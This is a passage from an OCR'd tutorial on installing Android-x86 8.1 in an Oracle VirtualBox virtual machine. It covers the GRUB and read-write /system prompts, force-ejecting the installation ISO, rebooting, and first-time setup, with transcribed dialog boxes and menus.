
```
Confirm

Do you want to install boot loader GRUB?
```


22. Choose **Yes** and click **Enter**.



```
Question

Do you want to install /system directory as read-write?

Making /system be read-write is easier for debugging, but
it needs more disk space and longer installation time.

< Yes >          < No  >
```

23. Lastly is **Devices>Optical Drives>Remove the disk from virtual drive** and click **Force Unmount** from the dialog box.


Andorid 8.1 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Optical Drives
Audio
Network
USB
Shared Folders
Shared Clipboard
Drag and Drop
Insert Guest Additions CD image...
Choose/Create a disk image...
Choose a disk file...
android-x86_64-8.1-r6.iso
android-x86_64-7.1-r5.iso
cm-x86_64-14.1-r5.iso
android-x86-4.3-20130725.iso
android-x86_64-8.1-r5.iso
Remove disk from virtual drive
Remove disk from virtual drive
Android
< OK >
<Cancel>
0 MB)




VirtualBox - Question

Unable to eject the virtual optical disk **C:\Users\User\Downloads\android-x86_64-8.1-r6.iso** from the machine **Andorid 8.1**.


Would you like to try to force ejection of this disk?

24. Next, is select **Reboot** and click **OK** return to the menu and launch the Android OS interface.




```
Congratulations!

Android-x86 is installed successfully.

Run Android-x86
Reboot

< OK >          <Cancel>
```

25. Setting up the requirement settings like setting in your Android devices.



26. Done set up the Android Emulator and the android interfaces is shown at figure below.


5:45
Google
Contacts
Play Store